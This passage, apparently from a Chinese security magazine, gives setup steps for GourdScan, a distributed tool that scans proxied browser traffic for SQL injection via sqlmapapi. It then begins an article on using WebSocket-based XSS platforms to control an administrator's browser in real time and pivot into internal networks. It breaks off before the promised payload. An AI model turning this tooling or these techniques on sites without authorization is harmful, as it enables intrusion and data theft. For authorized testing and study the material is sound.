

图 4-2-4

去 mongodb 中再确认下数据是否入库，如图 4-2-5：



图 4-2-5

确认数据已经入库，接下来就该任务分发模块和任务执行模块出场了。

注：文章已经写过了，这里就不写了，详情请参考基于代理的 Web 扫描器的简单实现:详见本期杂志第四章第 1 节。

（全文完）责任编辑：静默

第3节 GourdScan 分布式被动注入漏洞扫描工具及搭建

作者：matt & Hackshy

来自：乌云社区

网址：http://zone.wooyun.org/

GourdScan

之前俩个轮子中的一个的升级版，谈不上神器。谈谈升级了哪些：

1. 更新了代理的方式，抛弃了占用内存极高的 burp，采用了 tornado 进行代理，缺点是暂不支持 https 的代理。
2. 更新了测试的逻辑，不会因为 sqlmapapi 的出错导致代理的挂起。
3. 添加了分布式的支持 其实也就是通过 mysql 查询出正在运行任务最少的机器进行返回。

被动式注入检测工具程序使用 python 与 php 开发，需要安装 python。利用 sqlmapapi 进行漏洞的检测，然后通过浏览器代理方式获取请求，然后对其进行测试

安装环境

```
python 2.7 tornado
php
mysql
apache
```

Windows

安装好 python

```
pip install tornado
```

这里使用的 usbwebserver 打包了一套环境，直接可以双击运行，修改配置看 linux 的配置方式即可。

```
https://github.com/code-scan/GourdScan/releases/tag/windows
```

Linux

先安装好 lamp,Mysql

```
create database pscan;
use pscan;
source pscan.sql
```

移动 web 文件和安装依赖

```
mv root/* /var/www/html
pip install tornado
```

修改 conn.php 中的数据库信息，修改./proxy/isqlmap.py

```
self.webserver="http://localhost:88/"
```

改成你自己的主机地址和端口。修改./proxy/task.py

```
def update():
    url="http://localhost:88/api.php?type=sqlmap_update"
    urllib2.urlopen(url).read()


def api_get():
    url="http://localhost:88/api.php?type=api_get"
    data=urllib2.urlopen(url).read()
```

改成你的 host 地址

打开 http://localhost:88/config.php 在 list 里面添加 sqlmapapi 节点。格式为

```
http://127.0.0.1:8775(不需要最后一个/)
```

浏览器设置代理，并且添加一个 http header 和 User-Hash:youhash。

youhash 可以随意填写，主要用于分类若不填写默认是 cond0r。

可以在 http://localhost:88/config.php 查看你的分类，点击分类名称即可查看。

图 4-3-1：



图 4-3-1

使用

首先运行 sqlmapapi，并且在 config 里面增加至少一个节点

```
cd proxy/
python proxy_io.py 8080&
python task.py&
```

然后将浏览器代理设置为

```
http 127.0.0.1 8080
```

然后一顿请求之后可以打开

```
http://localhost:88/config.php
```

点击分类进行查看信息了，差不多等待几分钟之后会将请求测试结束，你的节点越多效率就越高。

```
项目地址：https://github.com/code-scan/GourdScan
```

如果在使用中遇到什么问题可以去提交 issue，其他内容如图 4-3-2~图 4-3-3：



图 4-3-2



图 4-3-3

打包好的环境：https://github.com/code-scan/GourdScan/releases/tag/windows
tornado 官方下载地址：http://www.tornadoweb.org/en/stable/

看了这么多人配置 Matt 大表哥的神器出了各种各样的问题 ,那么就由我来说说 win 下我是如何配置的吧。

安装环境

```
python 2.7 tornado
php
```

```
mysql
apache
```

后三个 Matt 已经在上面的链接中打包好了，要说的是第一个：python 2.7 tornado

开始之前先自查 Python 的版本，这里我用的是 Python 2.7.9，然后就是下载 tornado

进行安装，方法如下：

（1）下载后安装到 Python 目录下，cmd 下切换到 tornado 目录下

（2）复制黏贴这两句命令执行 setup.py build 和 setup.py install

（3）开启打包好的集成环境 usbwebservercncn.exe

（4）浏览器打开 http://localhost:8080/查看是否正常，如图 4-3-4：



图 4-3-4

使用

（1）找到 GourdScan 目录里分别叫做 run_deamo.bat，run_proxy.bat 的文件运行或

者直接运行如下命令，

```
cd proxy/
python proxy_io.py 8080&
python task.py&
```

（2）再打开你的 SQLMAP，输入 sqlmapapi.py –s

（3）打开浏览器设置代理 127.0.0.1：8080

做完的上面这些，恭喜你，拿着 Matt 大表哥的神器扫站去吧，如图 4-3-5~图 4-3-6：



图 4-3-5



图 4-3-6

再说几点我在安装过程中遇到的问题：

（1）安装打包好的集成环境时路径不能有中文，否则会 Apache 会开不起来

（2）注意下 tornad 的版本号，过低的版本无法正常使用此神器

（3）看到很多小伙伴开启代理后出现 500 问题，这里说一下，我安装过程没遇上过，但是宇宙大黑阔@x7iao 说"请删除 python27 目录下所有文件下载 python 2.7.10 并重新安装 tornado 即可"你们怎么看？最后感谢@Matt 大表哥分享出来的 GourdScan。

小编注：这个搭建起来，用来自动化渗透，是不错的选择啊，上次猪猪侠发出来的时候，我们就讨论过，用来自动化 sql 注入，超级方便啊。

（全文完）责任编辑：静默

第4节 Time To Time 跨站攻击框架

作者：searphine

来自：冰眼科技

网址：http://www.beeneye.com/

Web 近几年是越来越火，随之而来 websocket、html5 两种技术也是如日中天。将这两个技术引进到安全圈也是屡见不鲜，今天就利用自己有限的知识谈谈 websocket 在 xss 利用过程中的应用，如有不对之处请多多包涵。

XSS 平台到现在已经是发展的非常成熟了,通过类似 beef 的平台 ,白帽子们完全可以控制客户端浏览器，但观察现在的 XSS 平台，大都还是使用 ajax 轮询技术，很多白帽子也只是用来盗取 cookie，然后直接进入后台。这种传统的攻击模式大概如图 4-4-1：



图 4-4-1

这种攻击方式在跨站中那是屡见不鲜。但随之而来，为了防止这种攻击方式，很多企业在后台便做了很多策略，比如:限制后台访问的 IP、将后台放到内网、设置 http-only 等等。

结果一大片白帽子傻了眼，爆漏洞都附上说明:由于后台在内网、由于设置了 vpn、由于设

置了 http-only 等等等。

当然也有大牛使用新的 payload 获取了后台页面内容，但进一步利用也显得比较困难，比如想注入之类的，还要一步步改 payload。也有另一部分大牛直接使用 beef 进行利用，这个方法也是目前比较高大上的方法了，通过 beef 可以搞到很多东西，根本就是一个浏览器远控了，用的人也都知道 beef 使用的是 ajax 轮训技术对浏览器进行控制的，这种方式的缺点就是有可能存在延时。

也就是说客户端必须定时去请求 beef 的地址查看是否有新的指令需要执行 ,有的话再执行，而接下来我们要讲的 websocket 将改变这种模式，形成全双工模式，让白帽子直接把命令 push 到客户端浏览器，客户端完全不需要再轮询了。

什么是 websocket，百度直接和 ajax 做对比了。

从网络层面理解，实际上 websocket 直接改变了传统的 http 单次会话模式，而且解决了传统服务器不能主动推送数据到客户端浏览器的缺陷。下面我们借用 TCP 会话的原理来说明下传统 http 和 websocket 的区别

传统 http 访问(单次页面访问)的发包情况，如图 4-4-2：



图 4-4-2

由图可以看到，浏览器一旦收到返回报文，下一步就是断开 tcp 会话了，也就是说服务器无法再向客户端推送数据。

也就是说浏览器要获取新的数据，就必须隔段时间请求一次，隔段时间再请求一次，不断和服务器建立 tcp 会话，获取新数据，再结束会话，如此循环。

这也就是传统 xss 平台的模式，图中假设 webserver 为 XSS 平台，Browser 为被控端浏览器，被控的浏览器必须不断轮询才能获得新的指令。

而 websocket 则可以解决该问题。就类似于正常的 TCP 应用传输数据一样，类似于下面的模式，如图 4-4-3：



图 4-4-3

在这种模式下，浏览器和 websocket 服务器(xss 平台)之间建立了会话后并不会马上断开，因此 webserver 可以随时给客户端浏览器发送数据，客户端浏览器也可随时给 webserver 发送请求。

上面就是在 websocket 下浏览器和 web 服务器的传输过程。把 websocket 整合到 xss 平台后，整个攻击框架变成下图，如图 4-4-4：



图 4-4-4

只要管理员浏览器的 websocket 没关闭，白帽便可通过 websocket 实时控制管理员，主动推送指令，这就是使用 websocket 和使用 beef 之间的区别。

在这种情况下管理员浏览器想当于攻击者的跳板，因此白帽无需获取 cookie、也无需进入内网、更不用担心 IP 被限制的问题。

当然，要使用这种模式必须是管理员浏览器在线。

如果下线了就没得玩了，因此在 xss 的使用过程中还是预先设置一些 payload 比较合适，比如获取 cookie、获取被跨页面内容等等。

在能使用 websocket 控制管理员浏览器的情况下就好办了。

白帽子可以先看被跨后台当前页面的内容，然后一步步获取其他链接，或许直接找到注入点进一步注入也未尝不可。

当然结合 html5 技术，还可以针对管理员浏览器办公网络内网进行攻击，这些在以前的攻击手法中都有，其中比较新的就是使用 webrtc 获取切确的管理员内网 IP 地址(这里涉及 ICE/TURN/STURN 技术和信令服务器 ,就不展开赘述了 ,白帽子可直接使用后面的 payload 获得)，如图 4-4-5:

